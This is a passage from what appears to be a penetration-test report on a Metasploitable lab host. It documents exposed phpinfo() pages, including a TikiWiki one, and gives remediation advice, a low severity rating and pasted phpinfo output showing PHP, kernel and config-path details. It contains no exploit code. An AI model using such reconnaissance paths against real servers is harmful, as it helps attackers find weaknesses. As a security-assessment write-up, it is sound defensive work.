This information disclosure can provide attackers with insights into the server's configuration, such as paths, version numbers, and installed modules. This data can be leveraged to identify potential weaknesses or exploit vulnerabilities in the system..

Vulnerability Fix:

Remove Public Access to `phpinfo()`:

- Immediately disable or remove any publicly accessible `phpinfo()` pages from the server. This can be done by deleting the files or restricting access via web server configuration

Restrict Access to Development Tools:

- If `phpinfo()` or similar tools are necessary for development, ensure that they are only accessible to authorized users. This can be achieved by restricting access based on IP address, using authentication mechanisms, or configuring the server to block access to these files in production environments.

Apply Security Patches and Updates:

- Ensure that the PHP environment, TikiWiki application, and all related software are kept up to date with the latest security patches to protect against known vulnerabilities.

Severity: Low

Screenshot Here:

phpinfo()

192.168.150.134/phpinfo

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:40:47
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled

phpinfo()

192.168.150.134/tikiwiki/tiki-phpinfo.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:40:47
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled